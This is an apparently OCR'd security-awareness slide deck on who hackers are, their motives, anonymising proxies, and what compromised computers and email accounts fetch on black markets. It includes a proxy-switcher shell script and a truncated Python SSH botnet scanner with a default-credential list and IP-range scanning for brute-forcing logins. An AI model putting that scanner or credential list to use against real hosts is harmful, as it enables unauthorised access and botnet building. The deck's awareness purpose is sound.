Cyber-TSCM

Donald Baldwin MSc & Caramon Stanley

PURPLE CYBER SECURITY

RED TEAM + BLUE TEAM

Aurenav
Bringing people, business and technology together.

www.aurenav.com
+46 8 604 07 02

Release: v10

WHAT IS A HACKER?

A SHORT INTRODUCTION TO HACKERS AND HACKING

Aurenav
Bringing people, business and technology together.

HACKER HIERARCHY

Skill level

- **Script Kiddies (Skid):** Someone who downloads and uses tools with limited capability to configure or modify. Not able to make their own tools or develop their own exploits.
- **Hacker:** Someone who builds the tools and has high level programming knowledge. Also involved in development of Zero days and reverse engineering code and hardware.
- **Elite hackers (1337 Haxor):** Someone who has developed a reputation (Street credibility) primarily by being involved in high profile hack (attack) and [specialist team or group] hacker communities. The hacker community applies this context to Black Hats.

Roles

- **White Hat:** Someone that applies their technical knowledge solely to protection of IT infrastructure for society. In general, White Hat hackers are not often as technically skilled as Grey Hats and Black Hats – In order for an individual to gain strong technical skills in hacking they tend to either hack themselves or associate with people that are hacking. Because of this most of the really good White Hats are actually Grey Hats.
- **Grey Hat:** Someone that generally plays the part of a White Hat but typically participates in the hacker subculture, often through participation in online forums and in some cases may cross the line by participating in Black Hat activities.
- **Whistle Blower:** Someone who steals information from a government or business and leaks it to the internet.
- **Hacktivists:** Someone that is a member of a group such as Lizard Squad, REID Sec, GNAA, Team Voler, Anonymous, Shadow Brokers, FTP, Chaos Computer Club, Morpho, Cicada 3301, LulzSec, Cult of the Dead Cow, CyberVor, DCLeaks, Decocido#0, gobalHell, GoatSec, Legion of Doom, CyberBerkut (Russia).
- **State Actors:** Someone who acts for or on behalf of a government such as Bureau 121 (North Korea), Fancy Bear (aka APT28 affiliated with GRU "The Aquarium") and Cozy Bear (Russia), Turla (Russia), PLA Unit 61398 (China). Focus - *Russia: Propaganda/damage, China: IP Theft.*


HOW DO THEY START?

Hackers are individuals who have a strong affinity towards computers and technology – this tends to be an inherent characteristic. Typically started as a high school student, hackers are people that actively participate in circles of like minded people learning, teaching and experimenting with hacking. These individuals usually become proficient in high school before they are legal adults.


WHY DO HACKS HAPPEN?

- The biggest driver is to gain street credibility amongst their peers
- Many hackers will hack because they are bored or to entertain themselves (For the LOLs)
- Hacktivism or revenge are often motivators
- Monetary reward can also play a motivating role

TIMELINE OF HACKING A WEBSITE



ANONYMITY – SQUID PROXY



Squid Command Line Menu

Squid Documentation

ANONYMITY – PROXY SWITCHERS

Proxy Switchers can be found on GitHub

Command Line Proxy Switcher

GUI Proxy Switcher

Where to find anonymous proxy servers

Free Proxy List - Just Checked Proxy List

free-proxy-list.net

Here are the latest 300 free proxies that are just checked and added into our proxy list. The proxy list is updated every 10 minutes to keep fresh.

```
sudo -v -p "Please enter you admin password: "

function setup {
        echo -e "\e[32mSet-up the proxy:\e[0m ${proxy}"
        echo "export http_proxy=\"http://${proxy}\"" | sudo tee /etc/bash.bashrc -a
        echo "export https_proxy=\"http://${proxy}\"" | sudo tee /etc/bash.bashrc -a
        echo "Acquire::http::Proxy \"http://${proxy}\";" | sudo tee /etc/apt/apt.conf.d/proxy -a
        if [[ -f /usr/share/applications/google-chrome.desktop ]]
        then
                sudo sed -i "s_Exec=/opt/google/chrome/google-chrome %U_Exec=/opt/google/chrome/google-chrome %U --proxy-server=${proxy}_
        fi
        export http_proxy="http://${proxy}"
        export https_proxy="http://${proxy}"
}

function remove {
        echo -e "\e[32mRemove the proxy\e[0m"
        sudo sed -i '/export http_proxy=/d' /etc/bash.bashrc
        sudo sed -i '/export https_proxy=/d' /etc/bash.bashrc
        if [[ -f /etc/apt/apt.conf.d/proxy ]]
        then
                sudo rm /etc/apt/apt.conf.d/proxy
        fi
        if [[ -f /usr/share/applications/google-chrome.desktop ]]
        then
                sudo sed -i "s_Exec=/opt/google/chrome/google-chrome %U --proxy-server=.*_Exec=/opt/google/chrome/google-chrome %U_" /
        fi
        unset http_proxy
        unset https_proxy
}

if [[ $1 != "" ]]
then
        proxy=$1
        remove
        setup
else
        remove
fi
```

```
root@root:~/Documents/proxy-switcher-master# ./proxy-switcher.sh 35.197.134.162:8080
Remove the proxy
Set-up the proxy: 35.197.134.162:8080
export http_proxy="http://35.197.134.162:8080"
export https_proxy="http://35.197.134.162:8080"
Acquire::http::Proxy "http://35.197.134.162:8080";
root@root:~/Documents/proxy-switcher-master#
```

Proxy Switcher Running

bot - Notepad

File Edit Format View Help

```
#!/usr/bin/env python
#python infect.py 500 A 125 1
#python infect.py 500 B 125.27 1

import threading, paramiko, random, socket, time, sys

blacklist = [
    '127'
]

passwords = [
    "root:root",
    "root:admin",
    "admin:admin",
    "ubnt:ubnt"
    "root:1234",
    "admin:1234",
    "guest:guest",
    "user:user",
    "test:test",
    "pi:raspberry",
    "vagrant:vagrant"
]

if sys.argv[4] == '1':
    passwords = [ "root:root", "root:toor", "ubnt:ubnt", "admin:admin" ]
if sys.argv[4] == '2':
    passwords = [ "root:root" ]
if sys.argv[4] == '3':
    passwords = [ "root:synopass" ]
if sys.argv[4] == 'perl':
    passwords = [ "pi:raspberry", "vagrant:vagrant", "ubnt:ubnt" ]
if sys.argv[4] == 'all':
    passwords = [ "pi:raspberry", "vagrant:vagrant", "root:root", "root:admin", "admin:admin", "ubnt:ubnt", "root:1234", "admin:1234", "guest:guest", "user:user", "test:test" ] # scans all passwords b

jackmeoff = random.choice(["To start scanning"])
raw_input('Press <ENTER> '+jackmeoff)

ipclassinfo = sys.argv[2]
if ipclassinfo == "A":
    ip1 = sys.argv[3]
elif ipclassinfo == "B":
    ip1 = sys.argv[3].split(".")[0]
    ip2 = sys.argv[3].split(".")[1]
elif ipclassinfo == "C":
    ips = sys.argv[3].split(".")
    num=0
    for ip in ips:
        num=num+1
        if num == 1:
            ip1 = ip
        elif num == 2:
            ip2 = ip
        elif num == 3:
            ip3 = ip
class sshscanner(threading.Thread):
    global passwords
    global ipclassinfo
    if ipclassinfo == "A":
        global ip1
    elif ipclassinfo == "B":
        global ip1
```

This is a black list to avoid scanning your own IP

Default Password list

This loop tests the password list

This will start the scanning of the IP list

BOTNET SCRIPTING

SHOWN BELLOW ARE ACTUAL SCREENSHOTS OF BOTNET SCANNERS RUN BY REAL HACKERS.

YOU CAN SEE A DEFAULT PASSWORD LIST FOR FASTER SCANS AS WELL AS BLACK LIST IP BLOCKS TO AVOID GOVERNMENT OR HONEYPOT IP ADDRESSES.

HOW HACKERS VALUE COMPUTERS

-Basic machines: $8

-Machines with admin credentials: $9-$10

-Machine w/admin credentials and public IP: $11-$12

-Click fraud malware: $10-$20

-Point-Of-Sales Machines: $60-$120

-Corporate computers: $600-$1,200

-Financial corporate computers: $1,000-$6,000

Used to attack other computers

Has intrinsic value based on information that can be sold

[CyberReason]

HOW HACKERS VALUE YOUR COMPUTER

Private emails – depending on the contents this can bring in a few cents to thousands of dollars

Product keys for software – anywhere from thirty to a couple hundred dollars

Processing power – the ability to use your computing power for hashing or DDOS

Identity hijack – using social media to appear to be you ruining reputations

Bank account – taking your saved credentials to access and drain your bank accounts

INFORMATION OF VALUE ON YOUR COMPUTER

Emails

Software

Hostage Attacks

Web Server

Social Media

Financials

Account Credentials

Botnet

INFORMATION OF VALUE ON YOUR COMPUTER

Emails

- Spam Email
- Phishing Email
- Corporate Email
- Harvesting Accounts

Software

- Gaming License Keys
- Virtual currency
- OS License Keys
- Online gaming goods

Hostage Attacks

- Ransomware
- Webcam Snapshot
- Fake Anti Virus
- Email Ransomware

Web Server

- Malware Download Site
- Phishing Site
- Piracy Server
- Child Pornography Server

Social Media

- Ruining reputation
- Facebook
- LinkedIn
- Google

Financials

- Banking
- Credit cards
- Stock Trading
- Mutual Fund/401K

Account Credentials

- Site FTP clients
- Skype VOIP creds
- Client Side Encryption Cert
- eBay Fake Auctions

Botnet

- Processing Power
- DDOS Bot
- Hashing Bot
- Offsite Storage

[kreb10]

VALUE OF A HACKED EMAIL

Privacy

Spam

Harvesting

Retail Use

Financial

Employment

VALUE OF A HACKED EMAIL

Privacy

-Messages

-Photos

-Your Location

-Call Records

Retail Use

-Digital Market

-Account fraud

-Streaming Services

-Proxy Purchase

Spam

-Phishing Malware

-Social Media scam

-Email Signature Scam

-Stranded Abroad Scam

Financial

-Bank accounts

-Change of Billing

-Cyber heist Lure

-Email Account ransom

Harvesting

-Contacts

-Dropbox

-Software Licenses

-MS/Google Drive

Employment


-FWD Work Docs

-FWD Work Emails


-Salesforce, ADP Accounts

-Shipping Account

[kreb12]




According to Cybereason, an infected computer can fetch anywhere from $10-$5,000 on the black market. In 2016, Forbes reported that Lloyd's estimated that cyber attacks cost businesses as much as $400 billion per year. Most of the tools listed here are either free, or purchasable on the internet relatively cheaply with online guides that anyone can follow.



RUSSIAN HACKS

These are Russian hacks that are for sale from Anthill, which is a dark market website. Notice next to some of the hacks that it says (1.0000 грамм) which translates to gram. This is referring to one item per purchase.



